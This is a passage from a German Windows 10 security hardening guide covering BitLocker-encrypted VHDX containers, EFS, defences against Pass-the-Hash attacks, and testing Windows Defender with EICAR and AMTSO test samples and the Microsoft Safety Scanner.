Mittels BitLocker lassen sich nicht nur Festplatten und Wechselmedien, sondern generell alle Volumes verschlüsseln – so auch virtuelle Festplatten im VHD oder VHDX-Format. Dies kann z.B. genutzt werden, um auf einem System oder auf einem USB-Stick ein Containerfile anzulegen, welches BitLocker verschlüsselte Daten enthält.

Die Vorgangsweise kurz skizziert ist wie folgt:

1. Virtuelle Festplatte im älteren VHD oder neueren VHDX-Format erstellen (Mittels Commandline-Tool DiskPart oder mittels Datenträgerverwaltung).
   Dynamische VHDX-Dateien können nur auf Dateisystemen die mit Sparse-Files umgehen können (NTFS) angelegt werden (siehe Abbildung 85).




Abbildung 85: Erstellung einer virtuellen Festplatte mittels Datenträgerverwaltung

2. Initialisieren der virtuellen Festplatte (Master Boot Record) – siehe Abbildung 86




Abbildung 86: Virtuelle Festplatte initialisieren mittels Datenträgerverwaltung

3. Erstellen eines Volumes in der virtuellen Festplatte (siehe Abbildung 87), Auswahl des Dateisystems NTFS und Durchführung einer Schnell-Formatierung (Abbildung 88).




Abbildung 87: Erstellung eines Volumes auf der virtuellen Harddisk




Abbildung 88: Schnell-Formatierung des Volumes mittels NTFS-Dateisystem

4. Das erstellte Volume kann nun im Windows Explorer angewählt und BitLocker aktiviert werden (siehe Abbildung 89).




Abbildung 89: Aktivieren von BitLocker auf der virtuellen Disk

5. Die Container-Datei belegt im ungefüllten Zustand nur geringen Platz. Die Bereitstellung (Mounten) der VHDX-Container-Datei kann vom Anwender selbst aus dem Kontext-Menü des Explorers durchgeführt werden. Handelt es sich um ein verschlüsseltes Volume wird automatisch beim ersten Zugriff zur Eingabe des BitLocker-Kennwortes aufgefordert (siehe Abbildung 90).




Abbildung 90: Bereitstellung (Mounten) einer VHDX-Container-Datei

6. Eine Änderung des BitLocker-Kennworts ist im Kontext-Menü des gemounteten Volumes durchführbar (siehe Abbildung 91).




Abbildung 91: Mit BitLocker verschlüsselter Container, Änderung des Kennworts

Hinweise:

- Das Erstellen der virtuellen Disk sowie das Initialisieren, Partitionieren und Formatieren benötigt Administrator-Rechte. Es können den Anwendern jedoch fertige Container-Dateien zur Nutzung zur Verfügung gestellt werden. Alternativ lassen sich diese mittels DiskPart auch gescriptet erzeugen.
- Die Bereitstellung der VHDX-Datei (Mounten des Containers) kann durch den User aus dem Kontext-Menü jederzeit selbst veranlasst werden.
- Der Container kann auf USB-Stick oder auf der Harddisk abgelegt werden, damit das dynamisch (wachsende) Format gewählt werden kann, muss das Container-File jedoch auf einem Filesystem mit Sparse-Files Unterstützung (also NTFS) abgelegt sein.
- Wie auch bei USB-Sticks lässt sich alternativ zu einem Kennwort auch eine Smartcard zum Entsperren des Volumes nutzen.
- Wie auch bei USB-Sticks können Container derart verbunden werden, dass sie beim erneuten Verbinden keine neuerliche Kennwort-Eingabe auf der betreffenden Maschine erfordern.

3.5.4. Nutzung des Encrypting File Systems (EFS)

Die Nutzung von BitLocker schützt Systeme und Daten im ausgeschalteten beziehungsweise nicht verbundenem beziehungsweise nicht entsperrten Zustand vor unautorisiertem Zugriff. Darüber hinaus besteht jedoch in der Regel zusätzlich der Bedarf, Daten vor dem Zugriff durch andere Nutzer des Systems zu schützen. Dies kann zwar einerseits durch entsprechende Absicherung der Daten mittels Dateisystem-Rechten (Access Control Lists – ACLs) passieren, jedoch wirken diese nicht, wenn Administratoren diese mittels ihrer Privilegien aushebeln können.

Eine Lösung hierfür bietet das im NTFS-Dateisystem bereits seit Windows 2000 enthaltene Feature namens *Encrypting File System* (EFS).

Auf eine ausführlichere Behandlung dieses Themas im Zuge der Bestandsaufnahme wurde verzichtet, zumal dieses Feature bereits mehr als 15 Jahre alt und in gleichartiger Form somit auch bereits in Windows 7 enthalten war.

EFS verschlüsselt einzelne Dateien, diese können vom Anwender als verschlüsselt markiert werden, es lassen sich so auch bequem alle Dateien unterhalb eines bestimmten Ordners mittels EFS verschlüsseln. Die Verschlüsselung basiert auf einem hybriden Krypto-System, die Daten selbst sind hierbei mittels eines zufälligen *File Encryption Keys* (FEK) AES-verschlüsselt, der FEK wiederum wird mittels asymmetrischer Verschlüsselung mit dem Public-Key der berechtigten Benutzer verschlüsselt. Nur autorisierte Benutzer mit zugehörigem Private-Key können so auf die mit EFS verschlüsselten Dateien zugreifen. Dieser Schutz wirkt somit auch vor einem unbefugten Zugriff durch Administratoren.

Die Nutzung von EFS schützt nicht die Metadaten der Dateien, die Dateinamen, Zeitstempel und andere Eigenschaften sind weiterhin sichtbar. Weiters können mittels EFS sinnvollerweise nur Daten, nicht aber das System selbst verschlüsselt werden. EFS ist somit keine Alternative zu BitLocker, sondern muss als sinnvolle Ergänzung um die Vertraulichkeit von Daten auch gegenüber Administratoren eines Systems wahren zu können gesehen werden.

Details zur Nutzung von EFS können [MSP-W10e, EFS – Kapitel 7, Verschlüsseln von Daten] entnommen werden, da sich im Vergleich zu Windows 7 keine Änderungen ergeben, kann auch [Win7-HfA, Kapitel 13.12, S. 629ff] weiterhin als Informationsquelle für Administratoren dienen. Die technischen Hintergründe zu EFS sind [MR-WinInt62, Chapter 12 – S. 491ff] zu entnehmen.

Das BSI hat sich im IT-Grundschutz-Katalog ebenfalls ausführlich der sicheren Nutzung von EFS unter Windows gewidmet, es wird empfohlen die vom BSI herausgegebenen Empfehlungen zu berücksichtigen [BSI-GS14, M 4.147, S. 3279ff].

Ergänzend sei an dieser Stelle noch auf die in Kapitel 2.15 ab Seite 105 erläuterte Möglichkeit der *Enterprise Data Protection* hingewiesen, welche es ermöglicht durchzusetzen, dass selbst in Bring-your-own-Device-Szenarien alle Daten die von Unternehmensservern abgerufen oder mit Unternehmens-Applikationen erstellt werden stets nur verschlüsselt gespeichert werden dürfen.

3.6. Absicherung gegen Pass-the-Hash Angriffe

Die brisanten Themen *Pass-the-Hash*, *Pass-the-Ticket*, *Lateral Movement* bis hin zu *Golden-Tickets* und der besonderen Gefahr die von HelpDesk- & RDP-Szenarien sowie vor allem der Verwendung von Domänen-Administratoren-Konten ausgeht, wurde bereits ausführlich in Kapitel 2.3 (ab Seite 28) erläutert und wird im Anhang in Kapitel 5.1 (ab Seite 190) auch Schritt für Schritt unter Verwendung des kostenfreien Tools *Mimikatz* demonstriert.

Mit Windows 10 ist erstmals eine sichere Verwahrung und Nutzung von Hashes und Tickets mittels *Credential Guard* möglich, die auf Virtualization-based Security aufsetzende Technologie wurde bereits in Kapitel 2.4 (ab Seite 41) im Detail betrachtet.

Selbst wenn im Unternehmen flächendeckend *Credential Guard* eingesetzt wird, so bleiben dennoch andere Typen von Angriffen hiervon unberücksichtigt. Dazu zählen z.B. Angriffe mittels (Software-)Keyloggern oder die Nutzung von Credentials von 3rd-Party-Applikationen die nicht auf die seitens Microsoft zur Verfügung gestellten Möglichkeiten zurückgreifen (siehe Abschnitt 2.5.4 auf Seite 48).

Die seitens Microsoft in den beiden Whitepapers [MTN-PtH] und [MTN-PtH2] sehr ausführlich erläuterten Schutzmaßnahmen sollten daher auch bei Einsatz von Credential Guard weiterhin berücksichtigt und umgesetzt werden (ein Auszug hiervon wird in Abschnitt 2.3.7 ab Seite 39 erläutert).

Um Angreifern erst gar nicht die Möglichkeit zu geben am System Code auszuführen, und mittels Privilege Escalation die für Pass-the-Hash Angriffe nötigen Administrator- bzw. System-Rechte beziehungsweise Debug-Privileges (zum Zugriff auf den Hauptspeicher) zu erhalten, ist eine umfangreiche Härtung des Systems basierend auf Malware-Schutz (siehe Kapitel 2.9 ab Seite 76), Exploit-Schutz (siehe hierzu Control-Flow-Guard – Kapitel 2.10 ab Seite 84, sowie die Absicherung von vor allem älteren Applikationen mittels Microsoft EMET – Kapitel 3.8 ab Seite 139) unumgänglich. Vor allem in gemanagten Umgebungen kann zusätzlich die Absicherung der Systeme gegen Ausführen von nicht seitens der Unternehmens-IT freigegebener Executables und Script mittels *Application Whitelisting* unter Verwendung von *AppLocker* mit vertretbarem Aufwand erfolgen (siehe Kapitel 3.7 ab Seite 123 sowie das Kapitel 2.7 *AppLocker* ab Seite 60). Für besonders exponierte Systeme, oder solche mit darüber hinausgehendem Schutzbedarf empfiehlt sich die Verwendung von *Device Guard* – siehe Kapitel 2.8 ab Seite 73).

Schlussendlich muss jedoch trotz aller Absicherungsmaßnahmen davon ausgegangen werden, dass ein 100%-iger Schutz nicht gewährleistet werden kann. Die Unternehmens-IT sollte daher stets den Fall in Betracht ziehen bereits kompromittiert zu sein. Um Verdachtsmomenten nachzugehen und Security-Incidents aufzuklären bedarf es umfangreichen Log-Informationen, welches nur mittels Monitoring der Systeme (siehe Kapitel 3.9 ab Seite 161) zur Verfügung stehen.

Darüber hinaus stehen auch kostenpflichtige Dienstleistungen wie ein On-Premise-Monitoring mittels *Microsoft Advanced Threat Analytics*[36] zur Verfügung.

[36] http://www.microsoft.com/en-us/server-cloud/products/advanced-threat-analytics/

3.7. Schutz vor ausführbarem Schadcode (Executables)

Regel Nummer 1 der in Kapitel 1.3 vorgestellten *Zehn Regeln der IT-Sicherheit* besagt:

> Schafft es ein Angreifer Sie dazu zu bringen,
> seine Software auf Ihrem Computer auszuführen,
> ist es nicht mehr Ihr Computer.

Das Ausführen von nicht vertrauenswürdigem Code kann und wird unweigerlich zu einem Verlust der Integrität und Verfügbarkeit des Systems und Daten sowie der Vertraulichkeit von Informationen führen.

Welche Absicherungsmaßnahmen sind geeignet, das Risiko „Ausführung von Schadcode“ auf ein akzeptables Niveau reduzieren?

3.7.1. Verwendung einer Anti-Malware-Lösung

Über viele Jahre versuchte man mittels Antimalware-Lösungen („Virenscannern“) dem Problem Schadcode entgegen zu treten, schlussendlich muss man heute jedoch eingestehen, dass reaktiv nach Indicators of Compromise (IOC’s) suchende sowie nach einem Blacklisting-Ansatz agierende Verfahren keinen ausreichenden Schutz vor neuen oder gar maßgeschneiderten Bedrohungen bieten können. Selbst prominente Persönlichkeiten wie John McAfee oder Dr. Alan Solomon (beide Gründer einer gleichnamigen AntiVirus-Lösung) vertreten die Ansicht, dass AntiVirus-Software „tot“ ist, und in einer Welt in der täglich mehr als 100.000 neue Malware-Samples „in the wild“ released werden der Kampf gegen Malware mit den bestehenden AV-Lösungen nicht gewonnen werden kann (vgl. [MB-AVdead]).

Nichtsdestotrotz ist eine Antimalware-Lösung aber auch im Jahr 2016 ein wichtiges Element in einem mehrschichtigen Absicherungs-Konzept. Nicht alle auf unsere Endanwender-Systeme einwirkenden Bedrohungen sind neuartige oder gar zielgerichtete, fortschrittliche Attacken. Die allermeisten Gefahren denen sich Anwender durch Erhalt von Daten bzw. Dateien auf unterschiedlichsten Medien (online aus dem Internet, per E-Mail, USB-Sticks, …) täglich aussetzen sind bereits einige Zeit in Umlauf, wohlbekannt, und können damit auch von konventionellem Virenschutz erkannt und blockiert werden.

Die Frage nach der besten AV-Lösung sowie der Qualität des in Windows 10 enthaltenen *Defender* wurde bereits in Abschnitt 2.9.7 gestellt, und lässt sich nicht einfach beantworten. Angesichts dessen, dass in einem modernen Absicherungs-Szenario die AV-Lösung nur ein Baustein von vielen ist, stellt sich die Frage welche Bedeutung dieser zukommt. Der kostenlos seitens Microsoft bereitgestellte *Windows Defender* stellt eine Baseline dar, die in den letzten Jahren deutlich an Qualität gewonnen hat. Bei kostenfreien Angeboten ist stets zu hinterfragen, wie sich ein Angebot finanziert und welche Motivation der Hersteller verfolgt. Unlautere Absichten kann man Microsoft hierbei wohl kaum unterstellen, Microsoft hat schlicht erkannt, dass mit Malware verseuchte Windows-Geräte die eigene Reputation gefährden, und bietet Anwendern die keinen Aufwand und Geldmittel in eine kostenpflichtige Dritthersteller-Subscription investieren eine ab Werk funktionstüchtige und sehr brauchbare Alternative. Microsoft verfügt auch ohne Zweifel über die finanziellen Mittel und das benötigte Know-How, um den bekannten Branchengrößen hierbei auch längerfristig die Stirn zu bieten. Außerdem hat Microsoft mit mittlerweile über 300 Millionen

Defender-Anwendern[37], von denen ein Großteil die Cloud-Funktionalitäten und den Sample-Upload in der aktivierten Standard-Einstellung belassen haben, eine sehr breite Nutzerbasis. Dies sorgt für ein üppiges Volumen wertvoller Telemetrie-Daten sowie Unmengen an Samples über den Cloud-Upload, darüber hinaus verfügt Microsoft mit den Windows-Crash-Reports aber noch ein Alleinstellungsmerkmal hinsichtlich einer Datenquellen zur Analyse von (teils auch durch Malware verursachten) Abstürzen, sowohl der eigenen Software, wie auch von Drittherstellern-Produkten.

Es sprechen daher keine offensichtlichen Gründe mehr gegen den Einsatz von Windows Defender als Anti-Malware-Lösung. Die in Windows ohnehin integrierte Komponente kann mit Windows 10 nun auch im Unternehmenseinsatz kostenfrei genutzt werden. Auch ein Schutz vor potentiell unerwünschten Applikationen (PUA) kann mittels Defender aktiviert werden (siehe hierzu Abschnitt 2.9.3). Zusatzkosten entstünden lediglich dann, wenn erweitertes Management mittels SCCM, SCOM[38] oder ähnlicher kostenpflichtiger Microsoft-Lösungen benötigt wird.

Die Konfiguration wird – wie unter Windows Systemen üblich – mittels vertrauten Gruppenrichtlinien realisiert (siehe Abschnitt 2.9.4), das zumindest täglich durchzuführende Update kann im einfachsten Falle online oder mittels im Unternehmen bereits existierenden WSUS[39] analog zu den Windows und Microsoft Updates erfolgen, erfordert daher üblicherweise auch keine zusätzliche Backend-Infrastruktur. Bei Bedarf sind auch mittels PowerShell Script realisierte oder manuelle Update-Szenarien durchführbar (siehe Abschnitt 2.9.5). Die Log-Daten stehen über das Windows-EventLog zur Verfügung und können auch zentralisiert gesammelt werden (siehe hierzu Abschnitt 2.9.6 sowie 3.9.5).

3.7.1.1. Test der Funktionstüchtigkeit von Anti-Malware-Lösungen

Für Administratoren stellt sich nach der Integration und Konfiguration von Anti-Malware-Lösungen stets die Frage, wie die korrekte Funktion nun geprüft werden kann. Weit verbreitet und bekannt ist das sogenannte EICAR-Testfile[40].

Erfahrungsgemäß nicht ganz so bekannt ist die *Anti-Malware Testing Standards Organization* (http://www.amtso.org) der so gut wie alle bekannten AV-Lösungs-Anbieter angehören[41]. Unter anderem stellt die AMTSO zahlreiche mit den AV-Herstellern abgestimmte Checks zur Verfügung, deren Nutzung das System nicht gefährdet, sondern lediglich prüft, ob die eingesetzte AV-Lösung korrekt den Dienst verrichtet und die „Bedrohung“ erkennt, meldet und blockiert.

Die Verwendung dedizierter „Test-Files“ ist eventuell vorhandenen „real World Samples“ jedenfalls vorzuziehen, da diese somit auch in den eventuell nachgelagerten *Security Information and Event Management (SIEM)* Systemen von allen beteiligten Personen eindeutig als System-Tests erkennbar sind.

---

[37] Aussage vom 01.03.2016 in [MS-WDATP]
[38] System Center Configuration Manager, System Center Operations Manager
[39] Windows Server Update Services
[40] European Institute for Computer Antivirus Research: http://www.eicar.org/85-0-Download.html
[41] Siehe http://www.amtso.org/members/ - diese Liste kann zugleich als Marktüberblick dienen.

Unter anderem stehen seitens der AMTSO folgende standardisierte (von der verwendeten AV-Lösung unabhängige) Test-Samples zur Verfügung:

URL: http://www.amtso.org/feature-settings-check-for-desktop-solutions/

- EICAR Test-File (manueller Download von Schadcode)
- EICAR als Drive-by-Download (automatischer Download von Schadcode)
- EICAR komprimiert, in ca. 10 verschiedenen Varianten (ZIP, 7z, RAR, CAB, …)
- PUA Test-File (potentiell unerwünschte Applikation)
- Anti-Malware Cloud-Lookup Test-File

Eine Funktionsprüfung des in Defender integrierten Antimalware Scan Interface (AMSI), welches in Kombination mit Scriptsprachen auch obfuskierte bzw. verschlüsselte Scripts vor deren Ausführung prüft, wurde in Abschnitt 2.9.2 bereits erläutert und demonstriert.

3.7.1.2. On-Demand Offline-Malware-Checks mittels Microsoft Safety Scanner

Neben dem in Windows 10 enthaltenen Anti-Malware Echtzeitschutz *Windows Defender* (siehe Kapitel 2.9) bietet Microsoft auch einen On-Demand-Malware-Scanner zum kostenfreien Download an.

Unter https://www.microsoft.com/security/scanner/ ist ein ca. 135MB großes Executable erhältlich (eine einzelne EXE-Datei, wahlweise 32-bit oder nativ 64-bit Architektur). Das Binary enthält einen On-Demand-Malware-Scanner inklusive der zum Download-Zeitpunkt aktuellen Malware-Signatur-Datenbank (daher auch die umfangreiche Dateigröße).

Dieses Portable-Executable eignet sich zum direkten Start auf einem 32- oder 64-bit Windows-System, ohne hierfür einen Installationsvorgang durchführen zu müssen. Es ist somit auch nativ von Boot-Datenträgern lauffähig (z.B. einem Windows-PE[42] oder Windows-RE[43] Medium). Der Einsatzzweck ist daher primär die Prüfung verdächtiger Datenträger bzw. Dateien, oder die Offline-Nutzung von einem sauberen Bootmedium. Abbildung 92 zeigt die spartanische Oberfläche, es ist lediglich auszuwählen was gescannt werden soll, die Prüfung läuft danach selbständig ab und liefert im Falle eines Fundes einen Report.

[42] PreInstallation Environment: https://msdn.microsoft.com/de-de/library/windows/hardware/dn938389.aspx
[43] Recovery Environment: https://technet.microsoft.com/en-us/library/hh825173.aspx




Abbildung 92: Microsoft Safety Scanner

Der *Microsoft Safety Scanner* eignet sich daher, um Systeme on-Demand zu scannen, unkompliziert ohne Upload des Samples eine Zweit-Meinung zu einem verdächtigen Sample zu erhalten, oder um offline von einem Boot-Medium ein Gerät zu analysieren.

Alternativ zum *Microsoft Safety Scanner* welcher als Single-EXE-Datei angeboten wird, besteht auch die Möglichkeit kostenfrei *Windows Defender Offline* zu beziehen. Es handelt sich hierbei um einen Wizzard, welcher ein bootfähiges Windows-Medium (ISO-Datei, DVD oder bootfähiger USB-Stick) erstellt und *Windows Defender* mit tagesaktuellen Signaturen auf diesem bootfähigen Medium hinterlegt.

Der Wizzard kann von nachfolgender WebSite bezogen werden, und lädt bei Ausführung ca. 270MB aus dem Internet nach (das bootfähige Windows-Medium, die Defender-Software und tagesaktuelle Malware-Signaturen). Abbildung 93 zeigt die Erstellung eines Bootmediums mittels Windows Defender Offline Wizzard.

http://windows.microsoft.com/de-AT/windows/what-is-windows-defender-offline

